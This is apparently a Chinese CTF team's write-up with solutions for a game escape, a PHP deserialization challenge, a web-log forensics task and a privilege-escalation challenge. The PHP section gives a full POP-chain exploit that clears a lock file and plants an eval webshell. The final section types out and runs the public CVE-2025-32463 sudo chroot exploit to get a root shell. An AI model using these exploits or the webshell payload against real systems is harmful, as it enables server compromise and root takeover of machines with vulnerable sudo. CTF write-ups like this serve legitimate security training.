
7-铸剑

Game

马里奥

退出全屏就可以返回桌面，右键直接打开shell，获得flag。



Web

浅析PHP原生类

代码块

```
<?php
highlight_file(__FILE__);
class install {
    private $username;
    private $password;

    public function __wakeup()
    {
        echo "Hello,".$this->username;
    }

    public function __toString()
    {
        ($this->username)();
        return "Guest";
    }

```

```
    public function __destruct()
    {
        if(file_exists("install.lock")){
            exit("Already installed");
        }else{
            $config = [
                'username' => $this->username,
                'password' => md5($this->password)
            ];
            file_put_contents('config.php', serialize($config));
            file_put_contents('install.lock', "ok");
        }
    }
}

class Until {
    public $a;
    public $b;
    public $c;

    public function __invoke()
    {
        $this->write($this->a, $this->b, $this->c);
    }

    public function __toString()
    {
        return "HappyUnserialize";
    }

    public function write($cla, $file, $cont)
    {
        $obj = new $cla();
        $obj->open($file,$cont);
        return True;
    }
}

@unserialize($_GET['data']);
```

Exploit:

代码块

```
<?php
class install {
```

```php
    private $username;
    private $password;

    public function __construct($username = null, $password = null) {
        $this->username = $username;
        $this->password = $password;
    }
}

class Until {
    public $a;
    public $b;
    public $c;
}

// --- 1. 构造“清道夫” (Trigger) ---
// 它的任务是利用 ZipArchive::OVERWRITE (8) 清空 install.lock
$cleaner = new Until();
$cleaner->a = "ZipArchive";
$cleaner->b = "install.lock";
$cleaner->c = 8; // OVERWRITE 标志

// --- 2. 构造 POP 链 ---
// 逻辑链:
// install(Outer)::__wakeup
// -> echo install(Inner)
// -> install(Inner)::__toString
// -> (Until)()
// -> Until::__invoke
// -> ZipArchive::open('install.lock', 8)

$inner_install = new install("<?php @eval(\$_POST['cmd']);?>", "hidden"); // 中间层, username 是 Until
$trigger_install = new install($cleaner, $inner_install); // 最外层, username 是 install

// --- 3. 构造 Webshell 对象 ---
// 这个对象用于在 install.lock 被破坏后, 写入真正的 Webshell
// 密码 '123' 只是随便填的, 重点是 username 部分
$tmp = new Until();
$shell_install = new install($trigger_install, $tmp);


echo urlencode(serialize($shell_install));
?>
```

然后 POST config.php cmd=system("cat /flag");

CDF

可恶的木马竟然伪装成我的朋友


某天晚上，X单位的网站发现一个伪装成图片文件的木马程序（banner_home.jpg），管理员发现问题后第一时间关停了Web服务器，几天后提取了全部日志。分析“事发现场”日志可知：


线索1：黑客上传木马事件发生的日期是？（格式如下：2018-06-20）

线索2：黑客上传木马时使用的IP地址是？

线索3：在当晚的行动中，黑客曾先后尝试访问以下Webshell？（只填写文件名，无需路径。如有多个Webshell，请按当天日志记录的尝试访问时间先后排序，并以、符号分隔，如abc.php-123.php-demo.php）

在获取到所有的线索答案后，请按照如下格式进行拼接为flag【格式示例：flag{2011-1-11/111.11.1.11/1111.jsp-e111.jsp-1111.jsp}】





大小发生变化

logs_AqhGiUX.zip
58.88MB


代码块

```
通过分析日志文件，我们可以逐步解开这道 CTF 题目的线索。

### 分析过程

**线索 1：黑客上传木马事件发生的日期**
**线索 2：黑客上传木马时使用的 IP 地址**

1. **定位木马文件**：题目提到木马伪装成 `banner_home.jpg`。
2. **查找最后活动**：题目提到“管理员发现问题后第一时间关停了Web服务器”，且日志截止到 2018 年 2 月。我们需要查看最后的日志文件 ex180223.log（2018年2月23日）。
3. **发现异常**：在 ex180223.log 中，IP `183.62.9.42` 在晚上 21:00 左右非常活跃。
    * 21:02:00，访问 `banner_home.jpg`，文件大小为 `50428`。
    * 随后该 IP 对 `en.jsp` 和 `2.jsp` 进行了大量的 POST 操作（典型的 Webshell 行为）。
    * 21:18:27，再次访问 `banner_home.jpg`，文件大小变为 `37756`。
4. **结论**：文件大小的变化表明木马（新版 `banner_home.jpg`）是在这段时间内被上传或覆盖的。
    * **日期**：`2018-02-23`
    * **IP**：`183.62.9.42`

**线索 3：黑客尝试访问的 Webshell**
```

```

1.  **锁定时间与 IP**：在“当晚”（2018-02-23），黑客 IP `183.62.9.42` 的活动记录。
2.  **梳理访问序列**：
    *   21:02:20，尝试访问 `/sxzn/table.jsp`（返回 404，尝试访问但未找到）。
    *   21:02:32，访问 `/sxzn/js/My97DatePicker/lang/en.jsp`（返回 200，成功访问）。
    *   21:04:39，访问 `/sxzn/2.jsp`（返回 200，成功访问）。
3.  **排序**：按时间先后顺序为 `table.jsp`、`en.jsp`、`2.jsp`。

---

### 题目答案

**第一题** (线索 1~3)
格式：`flag{日期/IP/Webshell列表}`
Webshell 列表按时间排序：`table.jsp` -> `en.jsp` -> `2.jsp`

**flag{2018-02-23/183.62.9.42/table.jsp-en.jsp-2.jsp}**
**flag{2018-2-23/183.62.9.42/table.jsp-en.jsp-2.jsp}**
```

InfoSEC

最近还好吗



找到了CVE：https://xz.aliyun.com/news/18443，poc一把梭

代码块

```
pwn@9ddaea1b54be:~$ echo '#!/bin/bash' > 1.sh
pwn@9ddaea1b54be:~$ echo '# sudo-chwoot.sh' >> 1.sh
pwn@9ddaea1b54be:~$ echo '# CVE-2025-32463 - Sudo EoP Exploit PoC by Rich Mirch' >> 1.sh
pwn@9ddaea1b54be:~$ echo '#                  @ Stratascale Cyber Research Unit (CRU)' >> 1.sh
pwn@9ddaea1b54be:~$ echo 'STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)' >> 1.sh
```

```
pwn@9ddaea1b54be:~$ echo 'cd ${STAGE?} || exit 1' >> 1.sh
pwn@9ddaea1b54be:~$ echo '' >> 1.sh
pwn@9ddaea1b54be:~$ echo 'if [ $# -eq 0 ]; then' >> 1.sh
pwn@9ddaea1b54be:~$ echo '    # If no command is provided, default to an interactive root shell.' >> 1.sh
pwn@9ddaea1b54be:~$ echo '    CMD="/bin/bash"' >> 1.sh
pwn@9ddaea1b54be:~$ echo 'else' >> 1.sh
pwn@9ddaea1b54be:~$ echo '    # Otherwise, use the provided arguments as the command to execute.' >> 1.sh
pwn@9ddaea1b54be:~$ echo '    CMD="$@"' >> 1.sh
pwn@9ddaea1b54be:~$ echo 'fi' >> 1.sh
pwn@9ddaea1b54be:~$ echo '' >> 1.sh
pwn@9ddaea1b54be:~$ echo '# Escape the command to safely include it in a C string literal.' >> 1.sh
pwn@9ddaea1b54be:~$ echo '# This handles backslashes and double quotes.' >> 1.sh
pwn@9ddaea1b54be:~$ echo 'CMD_C_ESCAPED=$(printf '"'"'%s'"'"' "$CMD" | sed -e '"'"'s/\\/\\\\/g'"'"' -e '"'"'s/"/\\"/g'"'"')' >> 1.sh
pwn@9ddaea1b54be:~$ echo '' >> 1.sh
pwn@9ddaea1b54be:~$ echo 'cat > woot1337.c<<EOFC' >> 1.sh
pwn@9ddaea1b54be:~$ echo '#include <stdlib.h>' >> 1.sh
pwn@9ddaea1b54be:~$ echo '#include <unistd.h>' >> 1.sh
pwn@9ddaea1b54be:~$ echo '' >> 1.sh
pwn@9ddaea1b54be:~$ echo '__attribute__((constructor)) void woot(void) {' >> 1.sh
pwn@9ddaea1b54be:~$ echo '  setreuid(0,0);' >> 1.sh
pwn@9ddaea1b54be:~$ echo '  setregid(0,0);' >> 1.sh
pwn@9ddaea1b54be:~$ echo '  chdir("/");' >> 1.sh
pwn@9ddaea1b54be:~$ echo '  execl("/bin/sh", "sh", "-c", "${CMD_C_ESCAPED}", NULL);' >> 1.sh
pwn@9ddaea1b54be:~$ echo '}' >> 1.sh
pwn@9ddaea1b54be:~$ echo 'EOFC' >> 1.sh
pwn@9ddaea1b54be:~$ echo '' >> 1.sh
pwn@9ddaea1b54be:~$ echo 'mkdir -p woot/etc libnss_' >> 1.sh
pwn@9ddaea1b54be:~$ echo 'echo "passwd: /woot1337" > woot/etc/nsswitch.conf' >> 1.sh
pwn@9ddaea1b54be:~$ echo 'cp /etc/group woot/etc' >> 1.sh
pwn@9ddaea1b54be:~$ echo 'gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c' >> 1.sh
pwn@9ddaea1b54be:~$ echo '' >> 1.sh
pwn@9ddaea1b54be:~$ echo 'echo "woot!"' >> 1.sh
pwn@9ddaea1b54be:~$ echo 'sudo -R woot woot' >> 1.sh
pwn@9ddaea1b54be:~$ echo 'rm -rf ${STAGE?}' >> 1.sh
pwn@9ddaea1b54be:~$ ./1.sh "cat /flag"
-bash: ./1.sh: Permission denied
pwn@9ddaea1b54be:~$ cat 1.sh
#!/bin/bash
```

```
# sudo-chwoot.sh
# CVE-2025-32463 - Sudo EoP Exploit PoC by Rich Mirch
#                  @ Stratascale Cyber Research Unit (CRU)
STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)
cd ${STAGE?} || exit 1

if [ $# -eq 0 ]; then
    # If no command is provided, default to an interactive root shell.
    CMD="/bin/bash"
else
    # Otherwise, use the provided arguments as the command to execute.
    CMD="$@"
fi

# Escape the command to safely include it in a C string literal.
# This handles backslashes and double quotes.
CMD_C_ESCAPED=$(printf '%s' "$CMD" | sed -e 's/\\/\\\\/g' -e 's/"/\\"/g')

cat > woot1337.c<<EOFC
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void woot(void) {
  setreuid(0,0);
  setregid(0,0);
  chdir("/");
  execl("/bin/sh", "sh", "-c", "${CMD_C_ESCAPED}", NULL);
}
EOFC

mkdir -p woot/etc libnss_
echo "passwd: /woot1337" > woot/etc/nsswitch.conf
cp /etc/group woot/etc
gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c

echo "woot!"
sudo -R woot woot
rm -rf ${STAGE?}
pwn@9ddaea1b54be:~$ chmod +x 1.sh
pwn@9ddaea1b54be:~$ ./1.sh "cat /flag"
woot!
flag{ca01364ae4d046723843462aa4c2a568}

```